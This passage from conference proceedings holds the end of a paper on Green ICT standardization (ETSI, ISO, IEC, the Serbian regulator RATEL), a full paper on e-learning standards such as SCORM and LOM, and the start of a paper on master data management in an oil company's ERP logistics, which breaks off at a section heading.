- TS 102 532 "Environmental Engineering (EE) – The use of alternative energy sources in telecommunication installations": The use of alternative energy sources in the telecommunication installation/application such as solar, wind, and fuel cell is considered.

- TS 102 533 "Measurement Methods and limits for Energy Consumption in Broadband Telecommunication Networks Equipment": This document establishes an energy consumption measurement method for broadband telecommunication network equipment; give contributions to fix target energy consumption value for wired broadband equipment including ADSL and VDSL.

- TS 102 706 (2009-08), "Environmental Engineering (EE) – Energy efficiency of wireless access network equipment": This work will establish wireless access network energy efficiency metrics, which define efficiency parameters and measurement methods for wireless access network equipment.

- EN 300 132-3 "Power supply interface at the input to telecommunications equipment; Part 3: Operated by rectified current source, alternating current source or direct current source up to 400 V": This document standardizes a new power interface able to supply both telecom and ICT equipment. This solution permits to build only a power network, with backup, to supply energies at all type of equipment present in a data center without using UPS or AC/DC converters at 48V so the global energetic efficiency of the entire system is greater than other solutions contributing and the energy saving.

- TR 105 175, "Access, Terminals, Transmission and Multiplexing (ATTM); Broadband Deployment - Energy Efficiency and Key Performance Indicators"

- TS 105 175, "Access, Terminals, Transmission and Multiplexing (ATTM); Broadband Deployment - Energy Efficiency and Key Performance Indicators"

- TS 103 199, "Life Cycle Assessment of ICT

equipment, ICT network and service: General definition and common requirement" [6].

In addition ETSI also has adopted deliverables in the field of Energy efficiency and Energy efficiency monitoring.

C. *International Organization for Standardization (ISO) activities*

ISO Technical Committee (TC) 207 covers standardization in the field of environmental management tools and systems. It is the umbrella committee under which the ISO 14000 series of environmental management standards are being developed [7]. The ICT sector may need to refer to the following types of International Standards of ISO TC 207:

- Environmental labels and declarations. The ICT sector has a variety of ICT products. ISO 14025 provides a guidance to develop a category specific documentation for the environmental assessment.

- Life Cycle Assessment (LCA). The ICT sector has to refer to the relevant standards for assessment of environmental impacts of ICT products according to their life cycle phases.

- Greenhouse gases. The ICT sector has to refer to the relevant standards to account for GHG emissions and reductions, and energy consumption made by ICT organizations and ICT products.

The following International Standards on the environmental labels and declarations have already been published: ISO 14020:2000 (Environmental labels and declarations, general principles); ISO 14021:1999 (Environmental labels and declarations, self-declared environmental claims); ISO 14024:1999 and ISO 14025:2006 (Environmental labels and declarations, principles and procedures);

The following International Standards on the life cycle assessment have already been published: ISO 14040:2006 (Environmental management life cycle assessment, principles and framework); ISO 14044:2006 (Environmental management life cycle assessment, requirements and guidelines) etc.

The following International Standards on the greenhouse gases management have already been published: ISO 14064 (Greenhouse gases) was developed to enhance environmental integrity by promoting consistency, transparency and credibility in GHG quantification, monitoring, reporting and verification; ISO 14065:2007 (Greenhouse gases requirements for greenhouse gas validation and verification bodies for use in accreditation or other forms of recognition); ISO 14066:2011 (Greenhouse gases competency requirements for greenhouse gas valuators' and verifiers document).

Those LCA and GHG management standards are industry neutral ones and specify general principles and requirements. The ICT sector also may utilize them, but sector specific guidance such as ITU-T L.1410 and L.1420 may be needed to help organizations get easier understanding.

ISO TC 242 deals with standardization in the field of energy management; for example: energy efficiency, energy performance, and energy supply, procurement practices for energy using equipment and systems, and energy use. Its standards will also address measurement of current energy usage, implementation of a measurement system to document, report, and validate continual improvement in the area of energy management.

D. *The International Electrotechnical Commission (IEC) activities*

The International Electrotechnical Commission is the international standards and conformity assessment body for all fields of electro technology [8]. The IEC is one of three global sister organizations (IEC, ISO, ITU) that develop International Standards for the world.

IEC TC 100 works on standardization for audio, video and multimedia applications for end user networks. It has considered development of an international system of energy consumption classes including a labeling scheme to determine the energy consumption and energy efficiency of consumer electronic products (TV sets, set top boxes, cable modems, DSL routers etc.) TC 100 is going to develop a standard for energy saving system for home appliances and home network devices to tackle energy losses.

IEC TC 108 works on safety of electronic equipment within the field of audio/video, information technology and communication technology equipment. It also deals with requirements for methods of measurement of energy efficiency of ICT equipment, including power conservation.

In the previous period, the IEC has developed a close cooperation relationship with the Ecma International in developing standards. Ecma International is an industry association founded in 1961 and dedicated to the standardization of Information and Communication Technology (ICT) and Consumer Electronics (CE). IEC TC 108 published with the Ecma International: IEC 62075, Audio/video, information and communication technology equipment Environmentally conscious design; IEC 62075, Environmental design considerations for ICT & CE products; IEC 62623, Measuring the Energy Consumption of Desktop and Notebook Computers.

IEC TC 111, Environmental standardization for electrical and electronic products and systems, started with development of standards that cover test methods for hazardous substances and help manufacturers declare which materials they are using in their products.

E. Republic Agency for Electronic Communications (RATEL) activities

Renewable energy and energy efficiency solutions can present significant investment costs, which mean that Governments have to make efforts and create regulatory frame to stimulate investments in this area. Because of ICT impact on environment, telecom operators have to use renewable energy and energy efficiency solutions wherever is possible, not only in remote areas. Government of the Republic of Serbia also has to stimulate using of renewable energy sources and developing of these technologies as the future chance for Serbian industry and society. Serbian Government also has to stimulate using of renewable energy sources and developing of these technologies as the future chance for Serbian industry and society. In telecom area, plan of RATEL is to promote and stimulate the use of renewable energy sources by telecom operator. Such renewable energy sources are: Fuel Cells, Photovoltaic cell, Wind Turbine Generators, Micro hydro Generators, Stirling engine, renewable cooling sources like geo cooling or fresh air cooling, etc. In telecom application an efficient and reliable solution is to combine renewable and ”traditional” energy sources [9].

III. CONCLUSION

The ICT organizations from across the world have joined forces to measure their energy consumption and carbon emissions according to several methodologies for foot printing goods, services, networks and organizations. New Green ICT technologies allow businesses and consumers to control and reduce their carbon footprint, and improve energy efficiency creating a platform for radical change in the way that products and services are produced and delivered. The standardization of Green ICT, as a part of the regular standardization work, is definitively a key driver for various issues from managing hazardous substances, deployment of energy efficient equipments to Life Cycle Assessment of equipment, software, technologies and services.

REFERENCES

[1] R. K. Kalle, A. Mathur, "Green Information and Communication Technology Standards Development" Journal of ICT Standardization, Vol. 1, doi:10.13052/jicts2245-800X.12a6, pp. 205–220, River Publishers, 2013

[2] “EU Commissioner calls on ICT industry to reduce its carbon footprint by 20% as early as 2015”, EC press release: MEMO/09/140, 30/03/2009

[3] Asia-Pacific Telecommunity "Report on Introduction to Green ICT Activities" ASTAP19, Manila, 2011

[4] F. Zichy, "Standardization: Plans and Progress" SG 5 WP5/3, 8th Symposium on ICTs, the Environment and Climate Change, Turin, Italy, 6-7 May 2013

[5] ITU-T SG5: Environment and climate change, http://www.itu.int/en/ITU-T/studygroups/2013-2016/05/

[6] B. Gorini TC EE Chairman, Workshop on Environmental Impact Assessment and Energy Efficiency, organized by ETSI "Environmental Engineering", 7-8 October 2013

[7] ISO 14000 Environmental management, http://www.iso.org

[8] http://www.iec.ch/about/activities/standards.htm?ref=home

[9] B. Odadzic, B. Panajotovic, M. Jankovic, "ICT Impact on Environmental Energy Eficiency and Renewable Energy Solution in Telecommunications", 1st International Conference on Economic and Regional Development EUROBRAND, TQM, ISBN 978-86-88065-05-4, COBISS.SR-ID 176448012, Veliko Gradište, 28-30. May 2010. .

The Insight to Standardization in Personalized Web Learning Systems

Eleonora Brtka*, Đorđe Stojisavljević** and Vladimir Brtka*
* University of Novi Sad / Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
** University of Banja Luka/Faculty of law, Banja Luka, Republika Srpska
eleonorabrtka@gmail.com, djordje.pfm@gmail.com, brtkav@gmail.com

Abstract – In recent years, the learning technology standardization process is one of the key research activities in computer-based education. The objective is to allow the reuse of learning resources and to offer interoperability among heterogeneous web learning systems. This paper provides an overview of standards and specifications bodies and processes relevant to web learning and particularly to learning objects and related infrastructures. The paper describes Learning Object Metadata (LOM) and IMS Learner Information Package (LIP) specification, as well as with SCORM specifications. The main goal is to describe Web-based Learning System which is characterized with high level of adaptability, and to investigate standardization process in the field of personalized e-learning.

I. INTRODUCTION

Technical Standards bring order to the technical systems and e-learning standards are bringing great new benefits to this domain. It is clear that standards like the metric system, international distress signals standard, TCP/IP, etc. are very important. Nowadays even "small problem" that world travelers have are solved so that they know how to deal with the absence of uniform electrical standards. The lack of interoperability is quite evident when the electric shaver plug won't fit the electrical socket [1]. This paper deals with standards in the domain of e-learning. By standardization, courseware builders can construct components independent of the management systems under which they are intended to run so that interoperability is achieved. The life expectancy of a courseware component is increased and each component has to support possible upgrades of a management system on which they are running. The learning technologies of the past do not provide the benefits available by adopting recently developed standards. E-learning standards must deliver interoperability as well as reusability, durability, and accessibility. The observation: "the nice thing about standards is that there are so many to choose from" [2] has been circulating in e-learning standard-defining bodies circles for some time. This statement is related to the varied and complex nature of standards organizations and standard development processes [3].

Nowadays, web-based learning systems (WLS) are widely accepted and used, covering a variety of scientific domains. WLSs are available in many different languages and intended to be used by users who differ in skill level, age, affiliation, competency, interests, etc. This variety requires an exempt adaptability by WLS in order to be useful for every individual user. Also, it is possible to develop a WLS which, to a certain extent, overcomes time – space constraints and provides a suitable environment for users. In addition to the interactivity, there is also an adaptive component. WLS, that is capable of adaptation to the specific user needs, can create a user's profile, and track profile changes in order to adapt its actions. In general, the actions that the system takes are related to the presentation of educational content in many different ways. An adaptation process involves selection of content and the way it will be presented to the user. [4]

II. STANDARDS IN BRIEF

Standards can be defined as "documented agreements containing technical specifications or other precise criteria to be used consistently as rules, guidelines, or definitions of characteristics, to ensure that materials, products, processes and services are fit for their purpose" [5]. Again, in the domain of e-learning standards must enable u interoperability, portability and reusability. These should apply to the systems themselves and to the content and metadata they manage.

Standards and standardization processes are important to adopters and ultimately to end users. Typical of supporting arguments are claims that e-learning standards "will produce better learning, education, and training - which (will have) a positive effect upon all societies" [6]. Technology users and standards adopters are aware of general developments in e-learning standardization and positive potential or hopeful outcome of standardization. But the complex and uncertain effects of technical standards on processes and products, can be of equal or even of greater greater importance to adopters and ultimately, end users [7].

An important part of the standardization process is the development of "specifications." Specifications can be said to represent standards early in their development, prior to receiving approval from standards bodies, and they tend to be experimental, incomplete and more rapidly evolving [8]. These specifications capture a rough "skeleton", and are meant to enable technology development. Standards are much more conclusive, complete, and evolve much more slowly. They should capture general acceptance, can serve regulatory purposes [8].

III. THE DEVELOPMENT OF TECHNICAL STANDARDS AND SPECIFICATION

Advances in multimedia, networking and software engineering produced better and advanced computer-based training systems. The Internet is supporting environment for virtual and distributed learning environments. Consequently, many public and private institutions take advantage of new technologies to offer training products and services at all levels [9]. Wide list of various standards and specifications that are in some way related to domain of e-learning and personalized learning systems is given in Table I.

TABLE I. STANDARDS RELATED TO E-LEARNING AND PERSONALIZED LEARNING

ACTS	Advanced Communication Technology and Services
ADL	Advanced Distributed Learning. Initiative from the US DoD
AICC	Aviation Industry CBT Committee
ANSI	American National Standardization Institute
ARIADNE	Alliance of Remote Instructional Authoring and Distribution Networks for Europe
ATM	Asynchronous Transfer Mode
CBT	Computer-Based Training
CEN	Comite Europeen de Normalization, European Committee for Standardization
DC	Dublin Core
DCAC	Dublin Core Advisory Committee
DC-ED	Dublin Core metadata for Education
DCMI	Dublin Core Metadata Initiative
DCMES	Dublin Core Metadata Element Set
EdNA	Education Network Australia
ERIC	Educational Resources Information Center
GAIA	Generic Architecture for Information Availability
GEM	Gateway to Educational Materials
GEMSTONES GESTALT	Extensions to Metadata Standards for ON-Line Education Systems
GESTALT	Getting Educational Systems Talking Across Leading edge Technologies
IEC	International Electrotechnical Commission
IEEE	The Institute of Electrical and Electronics Engineers
IETF	The Internet Engineering Task Force
IMS-SEL IMS	Standard Extension Library
ISSS	Information Society Standardization System Subcommittee, hosted by CEN
ISO	International Standardization Organization
KPS ARIADNE's	Knowledge Pool System
LDAP	Lightweight Directory Access Protocol
LOM	Learning Object Metadata
LTSC	Learning Technologies Standardization Committee, hosted by the IEEE
PAPI	Public And Private Information
PENS	Package Exchange Notification System
PROMETEUS	PROmoting Multimedia access to Education and Training in EUropean Society
QoS	Quality of Service
RDS	Resource Discovery Service
SCORM	Sharable Content Object Reference Model
TFADLT	Total Force Advanced Distributed Learning Action Team
XML	Extended Markup Language

In the situation when, educational systems and resources proliferate, the need for standardization becomes apparent. Like in other standard-driven initiatives, standardization applied to learning technologies will enable reuse and interoperation among various and conceptually different platforms. To achieve this, a consensus is needed on architectures, services, protocols, data models and public interfaces.

In e-learning, both standards and specifications are often complex, consisting of:

- "data model" which specifies the standard's "normative" content in abstraction,
- one or more "bindings" which specify how the data model is expressed in a formal idiom, which is most often XML, and
- "API" (Application Programming Interface) or "service definition" that is somewhat less often provided to define points of contact between cooperating systems [10].

The maturation and development of technical standards and specifications in e-learning is evident.

A. IMS, IEEE LTSC and ISO/IEC

This paper provides an overview of standards and specifications bodies and processes relevant to e-learning and particularly to learning objects and related infrastructures. There are three key organizations and on the e-learning specifications and the standards they develop: the IMS Global Consortium, the IEEE LTSC (Institute of Electrical and Electronics Engineers, Inc. Learning Technology Standards Committee), and the ISO/IEC (International Standards Organization / International Electrotechnical Commission). There are, of course, other standards organizations (many of them national standards bodies) that may make significant contributions to international e-learning standards development. These include ANSI (American National Standards Institute), NISO (National Information Standards Organization), DIN (Deutsches Institut für Normung), BSI (British Standards Institute), and the CSA (Canadian Standards Association).

B. IMS

The IMS Global Learning Consortium, Inc. (IMS) "develops and promotes open specifications for facilitating online distributed learning activities" [11]. The IMS is a consortium formed by almost 200 commercial, governmental and other entities. Currently, the IMS has some 80 contributing members, a significant number of which are American and British commercial entities, but which also include universities and federal governmental agencies.

The IMS Global learning Consortium deals with multiple problems such as:

- How to describe learning content,
- How to define the content in the appropriate way,
- How to reuse the content, and
- How to achieve interoperability.

The XML, itself a specification of the World Wide Web Consortium (W3C), is very important in this processes and it enables a level of built-in interoperability and durability. Some specifications of IMS are going even further in defining a method for describing learning content. More details are included in the IMS Meta-data Specification: the description of the content, the title, the author, location (URL), cost and payment structure, prerequisites, learning taxonomy, and much more. By "tagging" a chunk of learning content with meta-data, that chunk is reusable so that someone else can use it in his or her learning materials if it fits in that particular situation. Even whole course can be defined by linking chunks of tagged learning contents, an opportunity that was not possible before.

C. IEEE LTSC

As a non-profit technical professional association, the IEEE has more than 380,000 individual members in 150 countries" [12]. This is an accredited standards development organization. The Learning Technology Standards Committee (LTSC), that is a part of the IEEE, focuses on standards development specifically in the area of e-learning technologies. The results are in the form of accredited technical standards, recommended practices and guides [13]. The LTSC is in coordination with other similar organizations. These other organizations include the IMS and the e-learning standards development body in the ISO/IEC.

As for the U.S.A. the Department of Defense deals with more narrow specifications like those of the AICC, IMS, W3C, and Institute of Electrical and Electronics Engineers (IEEE) Learning Technology Standards Committee. There is a kind of a global push for merging all standard for next generation online learning. In 1997 the Advanced Distributed Learning (ADL) initiative was formed upon the work of other initiatives and defined new specifications to merge everything together. The result is the Sharable Content Object Reference Model (SCORM) [14]. SCORM is a model for defining, packaging, and managing learning objects. The sharable content object (SCO), the ADL name for a learning object, is the building block of a topic, a lesson, or a course. SCORM defines an API for a learning management system (LMS) to manage and communicate with SCOs and for SCOs to communicate with the LMS. SCORM is a model for designing an interoperable, durable learning system. It does not specify a programming language, authoring tool, or operating system; however, you will find most implementers using XML, Java, JavaScript, and HTML. Furthermore, SCORM does not (currently) address instructional design issues, nor does it prescribe specific functionality for LMSs. This paper is mostly focused on SCORM standard and SCORM specifications.

D. ISO/IEC

The ISO is an internationally and UN-recognized body for standardization founded in 1946. It is responsible for creating standards in many areas, including computers and communications. Its members comprise the national standards organizations of approximately 140 countries. The IEC is a similar international organization that "prepares and publishes international standards for all electrical, electronic and related technologies." [15] To avoid duplication of efforts, the ISO and IEC formed a Joint Technical Committee (JTC1) to "develop, maintain, promote and facilitate IT standards" in a number of areas of common interest [16].

E. The development of the IEEE Learning Object Metadata (LOM) Standard

The IEEE LOM is a central standard to learning objects and repositories, and was originally developed in response to the practical needs. In 1996, the IMS (then known as the "Instructional Management Systems" consortium), and ARIADNE (Alliance of Remote Instructional Authoring and Distribution Networks for Europe) began the joint development of the Learning Object Metadata, at approximately the same time as the emergence of the Dublin Core Metadata Initiative. The development of the LOM was subsequently continued by the IEEE LTSC, and after multiple revisions, an official IEEE standard emerged.

IV. THE STANDARDIZATION IN THE DOMAIN OF WEB LEARNING SYSTEMS

In many studies [17, 18, 19] a significant positive correlation between the success of the student's achievements and self-regulation is confirmed. Self-Regulated Learning (SRL) is type of WLS, which allows user to determine the level and manner of content presentation. This one, and similar research works were primarily related to the academic level of education. SRL is understood as the ability to adapt characteristics of the content that has been delivered by WLS to the user. So, user's preferences (students in this case) are main input to SRL. It has been also observed that students with low ability of self-regulation while learning were less successful at university courses, compared to students with high ability of self-regulation while learning [20, 21, 22].

More contemporary study that was conducted by Chen [23] introduced two indicators reflecting the level of capabilities of self-regulation while learning:

- Self-Regulated Learning Competence Index.
- Self-Regulated Learning Performance Index.

The values of both indicators are calculated by the exact formula, based on:

- The time consumption by a student while learning.
- The accuracy of his/her answers to questions.

Chen has developed PELS system (Personalized E Learning System) which is the implementation of concepts that were introduced by Zimmerman in previous

investigations in this domain. The user has an interactive interface that can be customized.

Based on Chen's results, different approach was developed by Biletskiy [24].

The question is: how to include this and similar investigations in specification definitions and standardization.

As it is obvious that many researchers did an extraordinary job investigating the domain of e-learning (specially personalized e-learning), defining standards for e-learning, and designing software/hardware e-learning platforms, it is possible to compare some systems and to draw conclusions. Comparison is done by getting an insight to the systems listed on SCORM web page. The list includes many system, not only SCORM based, but some "top-rated" systems are selected and listed in Table II.

TABLE II SELECTED E-LEARNING SYSTEMS

Name	License	Install	Specs/ Standard	Domain
Advanced eLearning Builder	Paid	Local	NA	Academic
Accordent Capture Station	Paid	Local	NA	Corporate, Training, Mobile
Adobe Captive	Paid, Free Trial	Hosted, Local	SCORM, AICC	Interactive, Simulation
Advanced SCORM Editor	Paid	Local	SCORM	Corporate, Software, Technology
AMVONET Content Authoring Tools	Paid, Free Trial	Hosted	SCORM, AICC	Corporate, Academic
ANCILE uPerform	Paid	Local	SCORM, AICC, PENS	Corporate, Training
articulate Storyline	Paid, Free Trial	NA	SCORM, Tin Can API	Animation, Mobile, Training

It is notable that many standards and specifications listed in Table I are not widely used. The advantage of multiple standards and specifications existence is that research in this field is vivid, while researchers are active, which underlines the importance of this field. Also, these investigations are covering multiple paths which is very positive and potentially fruitful.

V. CONCLUSION

Educational technologies standardization is a challenging process. There are many issues that have to be addressed. Many different institutions and organizations are contributing to this. From a strictly methodological point of view, this field is multidisciplinary because traditional approaches to standardization, merge with new approaches driven by users or industry.

Based on systems listed in Table II we can conclude that SCORM driven e-learning systems are widely used. SCORM standard is listed in Table I, and described in more detailed way in Sub-section *C* of Section III. Some standards that are often used are: AICC, PENS and Tin Can API. Aviation Industry CBT Committee (AICC) standard is listed in Table I, and briefly described in Sub-section *C* of Section III. Package Exchange Notification System (PENS) standard is also listed in Table I. The PENS standard is SCORM connected, and simplifies the process of content publishing by automating the transfer of content between different systems. PENS is often considered to be a possible next step in SCORM development. Tin Can API is perhaps forthcoming replacement for the SCORM specifications. It is considered as the system which will make a big positive departure from the SCORM. The focus is on recording learning activities information rather than dealing with learning content.

Finally we can conclude that SCORM is dominant standard, but it is changing primarily based on PENS standard and Tin Can API.

This conclusion underscores the value of research that would help e-learning standards development, and consider actual effects of these standards educational organization and practice.

ACKNOWLEDGMENT

This research is financially supported by Ministry of Education and Science of the Republic of Serbia under the project number TR32044 "The development of software tools for business process analysis and improvement", 2011-2014.

REFERENCES

[1] www.webbasedtraining.com

[2] Tannenbaum, A. (1981). *Computer Networks* (2nd ed.) New York: Prentice-Hall.

[3] Friesen, N. (2005) Interoperability and Learning Objects: An Overview of E-Learning Standardization, Interdisciplinary Journal of Knowledge and Learning Objects

[4] Brtka E., Brtka V., Makitan V., Berkovic I., "Toward More General Criteria of Conformity Between Learner and Learning Objects", ICIST 2014, 4th International Conference on Information Society and Technology Proceedings, Vol. 1, pp. 126-130.

[5] Bryden, A. (2003) Open and Global Standards for Achieving an Inclusive Information Society

[6] ISO (2002). Information Technology: Learning by IT. *ISO Bulletin*. June 2002.

[7] Slaton, A. & Abbate, J. (2001) The Hidden Lives of Standards: Technical Prescriptions and the Transformation of Work in America. In M. T. Allen & G. Hecht (Eds.), *Technologies of Power* (pp 95-144). Cambridge, MA: MIT Press.

[8] Farance, F. (1999). Learning Technology Standards Committee Work Program and Process

[9] Anido, L. E. at all, Educational metadata and brokerage for learning resources, Computers & Education 38 (2002)

[10] IEEE (2004). WG11: Computing Managed Instruction.

[11] IMS (2003). IMS Website.

[12] IEEE (2002)

[13] LTSC. (2002). LTSC Website.

[14] Brtka E., Korkaric Z., Brtka V.: *The selection of the essential elements of SCORM standard*, Applied Internet and Information Technologies - ICAIIT 2012, October 26, 2012, Zrenjanin, Serbia, pg. 363-367, ISBN 978-86-7672-173-3

[15] IEC (2002). IEC Website.

[16] JTC1 (2002). JTC1 Website.

[17] Dabbagh, N., Kitsantas, A., "*Using web - based pedagogical tools as scaffolds for self - regulated learning*", Instructional Science, No 33, 2005, pp. 513-540.

[18] Kumar, V., et al., "*Effects of self -regulated learning in programming*", Proceeding of fifth IEEE International Conference on Advanced Learning Technologies ICALT, 2005, pp. 383-387.

[19] Narcissus, S., Proske, A., & Koerndle, H., "*Promoting self - regulated learning in web-based learning environments*". Computers in Human Behavior, 2007, No 23, pp. 1126-1144.

[20] Schunk, D. H., & Zimmerman, B. J., "*Self-regulation of learning and performance – Issue and educational application*", Hillsdale, NJ, Lawrence Erlbaum Associates, 1994.

[21] Zimmerman, B. J. Schunk & D. H., "*Self-regulated learning and academic achievement: Theory, research, and practice*", New York, Springer – Verlag, 1989.

[22] Zimmerman, B. J. Schunk & D. H., "*Self-regulated learning and academic achievement: Theoretical perspectives*", Hillsdale, NJ, Lawrence Erlbaum Associates, 2001.

[23] Chen Chih – Ming, "*Personalized E-learning system with self - regulated assisted mechanisms for promoting learning performance*", An International Journal of Expert Systems with Applications, No 36, pp. 8816-8829, 2009.

[24] Biletskiy Yevgen, Hamidreza Baghi, Keleberda Igor, Michael Fleming, "*An adjustable personalization of search and delivery of learning objects to learners*", An International Journal of Expert Systems with Applications, No 36, pp. 9113-9120, 2009.

Synthesis of Decision Rules Based on Large Data Sets in MDM Project Environment in Oil Companies

A. Stojkov[*], V. Brtka [**], V. Ognjenović [**], E. Brtka [**]
[*] NIS A.D., Novi Sad, Serbia
[**] University of Novi Sad, Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
stojkovaleks@gmail.com, vbrtka@tfzr.uns.ac.rs, visnjao@tfzr.uns.ac.rs, norab@tfzr.uns.ac.rs

Abstract - The paper presents an introduction of importance for the improvements of Logistics process, especially for the companies with ERP system implemented. The text underlines how a modern, integrated information system that aims to improve the effectiveness of Marketing and Logistics is affected by the quality of available data. Specially, consideration is given to the ways of preparations for successful integration of new MDM business processes to allow materials data management in the logistics processes. Increasing the efficiency of ERP system requires adequate business processes and changes in the data. When the management determines the level, which anticipates a significant increase in the efficiency of logistics processes, project management and data owners must work together in the changing processes through communication channels.

I. INTRODUCTION

Marketing conditions in which production and processing of oil and gas take place are highly competitive. There is a dynamic environment with potentials for explorations of raw materials and further development of the oil business for major players and for their affiliates. Most companies search for their basic objectives not only in research or distribution but in the logistics processes, reduction of inventory and control of logistics costs. The leading companies are building a competitive advantage on accurate information from the advanced data and information system for efficient data analysis. Quality in management and Logistics has been based on timely and accurate data from the database of marketing and logistics information system.

II. MATERIAL AND METHODS

A. Marketing Logistics and Development of Data Maintenance

This paper highlights the progress in definition of basis for marketing and logistics in the business structure of the Oil Company. Through corporate governance and following of customer needs, marketing specialists determine new ways to reach out customers requirements, using elements of the marketing mix. Customer service becomes basic element of the marketing mix in all phases of innovation and development. Preparation of oil production, through explorations, refinery processing and distribution of finished products, the system depends on high level of customer service, as the impact on the overall result of the company relies on logistics management. Logistics management controls the flow of materials through the distribution channel and provides a reliable support for company activities [1].

There were only a few managers who took adequate time to understand that access to relevant information is a source of future competitive advantage. Quality and availability of large amounts of accurate data about the materials movement in chain of physical distribution are of major importance for logistics improvement. Given the amount of heterogeneous data collected, the task of an analyst is to separate and display the most relevant data for decision-making in the marketing logistics area. Data on the movement of material goods in the information system is actively used for the requirements of management decision making in higher level or operational activities, from procurement to energy users. Therefore, it is essential to have more accuracy and timeliness of data entered into the information system.

IT support in commercial transactions, reengineering and supply chain management has resulted in revolutionary changes in many aspects, especially logistics. Logistics is an area where the expected realization of significant cost savings and cost reductions can have a great impact on profitability of the company rather than the current increase in sales. Survey among 500 managers from the top of the "Fortune 500" biggest companies revealed that they believe that the most important way to increase the profitability of the company is the reduction and cost control.

Different levels of marketing logistics unified into one Enterprise Resource Planning (ERP) system use certain parts of the database and database of their actions on their own operational goals. In order to facilitate the operational functions of logistics data flow and accelerate the physical distribution process, it is necessary to harmonize the data and relations between all logistic levels.

Through continuous analysis of the positive and negative effects of data cleansing and data preparation during implementation phases of the project, company management meets challenges in various channels

(organization, communications channels, etc…). Experiences in such projects show that the changes are time consuming, that a new IT data solution is an expensive investment process, accompanied by a significant risk of unsuccessful implementation. Managers require different changes in the entire matrix and expect high quality results and extensive preparation for project implementation. Therefore, additional dynamic engagement of specialists from different areas of knowledge is required for the success of a project. The completion of Master Data Management (MDM) data modeling is just a step forward, and there is always a need for further improvements and new development costs, so the process of investment in IT system never stops.

Budgeting of future developments is not obvious until maintenance cost of the productive new system meets business requirements and existing solution reaches adolescence phase. Usage of the new Master data information system for the management of an oil company and achieving improved standardized process for mainstream processing organizational units for oil and gas operations, refining, etc, is a large step towards accurate P2P and Warehouse stock controlling.

Unification of logistic information systems for various levels in process and organization units could create consistent and reliable information about logistical changes and provide further perspectives for the development of material data control or at high end financial flows.

Efficient acquisition represents the first strategic logistics system, which has to raise the quality of products in the logistics chain. Good cooperation between supply and demand, with quality suppliers who can provide what the company needed at the time, the quality and at the required location, create the conditions for the level of services at the planned level. Effective and efficient procurement allows overcoming numerous organizational and inter-functional barriers and became the basis of the quality of the marketing channel input logistics. The basis for the high quality of the procurement process is a regulated information system, high organization and initiative of staff who deal with planning and needs analysis for materials.

Basic techniques to optimize the input flow logistics are:

- MRP I from 1965. (Materials requirements planning);
- MRP II in 1980. (Manufacturing resource planning);
- JIT (just in time) and Kanban (JIT implemented in Toyota Motor Co.).

These innovations allowed planners to extract information about the items and order additional quantities to prevent the occurrence of shortages on time and once again improve customer service. This system is already used by a large number of companies from the oil industry, and has shown that with a constant inventory control can significantly reduce warehouse inventories, with the level of service of 90%.

ERP implementation opens up possibilities for improving the logistics process and advance to new information technology, but only after checking the effectiveness and quantification of the success of the chosen solutions. It is necessary to measure the effectiveness of information systems and logistics organization. This effect can be recognized by analyzing external logistics activities in the field of consumer service. Marketing organized setting function, information and communication networks and related personnel enable cross-functional cooperation and common result.

B. Methodology of implementation and decision rules

Methodology is a pre implementation decision that the manager needs to make before pushing the efforts into a new project implementation.

The customer expects from the ERP system to have support and connection for all the basic processes that will enable the mastering of new solutions, managing business risks and the future process transitions. Strategy must implement appropriate approach to create positive atmosphere for the public that has a major impact on the success of the data improvement project.

Basic parameters for the strategy selection are largely determined by the company size, the scope of the planned changes and the financial capabilities. Other factors of influence can be basically grouped into several types:

- The needs of a customer - if a customer needs information that the current system cannot provide;
- User needs - which part of a company leads further development (FI, ICT and marketing);
- Time and urgency - if the further development and use of the previous system (Legacy IS) are associated with high costs;
- The impact of the previous information system involving ratio of coverage process.

Big Bang is an example of frontal implementation when the process included the simultaneous introduction. With a limited budget and financially compressed time implementation of this method can achieve fast resulting implementation, at a great risk. As a side effect of this type of implementation, there is a temporary decline in operating performance of the company since all employees gradually learn about the new way of working and this cannot be easily solved without a period of increased number of errors [2].

Phased Implementation involves the gradual implementation of the new solution that takes place by following clearly pre-defined stages. This methodological approach is acceptable to the diversified company, first time together in an integrated information system. Phased implementation leads to a gradual change, to a lower risk of failure and less stress for the participants. Phased implementation can be realized in different ways, depending on the needs of the business.

General usefulness of information that is available right out of the information system is necessary to

differentiate the needs of users and stakeholders of the four major factors [3]:

1. Quality of information - how good is the information from the point of accuracy, precision, completeness, availability of time and resources;
2. Access to information - how easy is to gather information to manipulate them;
3. Presentation of information - the level of presentation format to the user
4. Information security - how the information is under the control and protection

Professionals dealing with theoretical considerations of information technology developed a formulation of utility that is much more elegant than practical. This concept implies that the value of the information is possible only if it reduces uncertainty in practical decision-making [4]. Regarding previous aspects of information systems and before the decision on implementing an integrated information system, automation of data collection on the same logistics processes in the company, different ways for access and manipulation of the same data, limited levels of reporting in different systems and different systems of authorized access to the data should be carefully examined.

Thus, the reporting problems were solved through development of reporting service in each business unit separately. Such approach is not appropriate for the expected level of results and only wide ERP implementation offers a solution for many different processes.

Design and development of the data system includes the following components:

- Subsystem for storage and administration of the data (configuring the model),
- Data maintenance (validation rules, strategies for identification of duplicates, administration…).

In the process of data configuration within a subsystem there is a need for experienced MDM analyst. Subsystem is used to control user access to the encryption process and is intended to provide access to the system, search and a review of the data, submit requests to create/change/block requests and check/approve all related roles-users of the system.

Additional subsystem is also integration system, designed to replicate data between new and ERP legacy end-system applications.

Methodology as a part of the documents' defining standards for management and control of data in the system includes rules for the data normalization and classification.

C. Aspects of MDM implementation project

A new MDM solution must ensure that all relevant logistics data can be entered quickly and accurately and control the flow lines to improve the quality of reporting and enable effective business decision- making at all levels.

Defining internal operational resources involved in the realization and their motivation are core activities in the project preparation and execution. The positive marketing effects are forwarded to the teams, but if management does not allow motivation for the best staff, it significantly increases the likelihood of errors in the implementation and decreases the quality of the final solution. Correlation of logistics of procurement, storage and transportation in a supply chain conditions require equally high quality of work in all of its stages.

As the logistics of the company may be formed as a separate function, not part of the marketing structure, there are reasonable professional reasons that cannot completely separate it from other functions. It is necessary to emphasize its integrating features through the definition of logistics as a joined program, a matrix (in which logistics affects several organizational units).

Additional value of organization of logistics information system is reflected in the characteristics of employees, their organizational affiliation and activities. Without feelings of organizational affiliation and the responsibility for personal performance on executing tasks, the overall effectiveness of the system is difficult to achieve.

General steps/example for data harvesting for transfer to a new MDM system is presented in Fig. 1.

D. Data verification after migration

